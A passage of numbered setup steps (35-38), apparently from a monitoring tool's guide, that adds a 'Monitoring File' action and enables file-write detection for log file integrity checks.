


35. Click **OK** in the **Action List** window.


36. The **Monitor Actions** window appears; choose the newly created action (here, **Monitoring File**); and then click the << icon to add the action.



37. Once the action is added to the **Monitor Actions** window, click **OK**.




38. In the **File Sight Configuration** window, click the **File Activities** tab and check the **Existing file is written to** and **Ignore file appends (this is useful for monitoring log file integrity)** options. Leave the other settings to default and click **OK**.

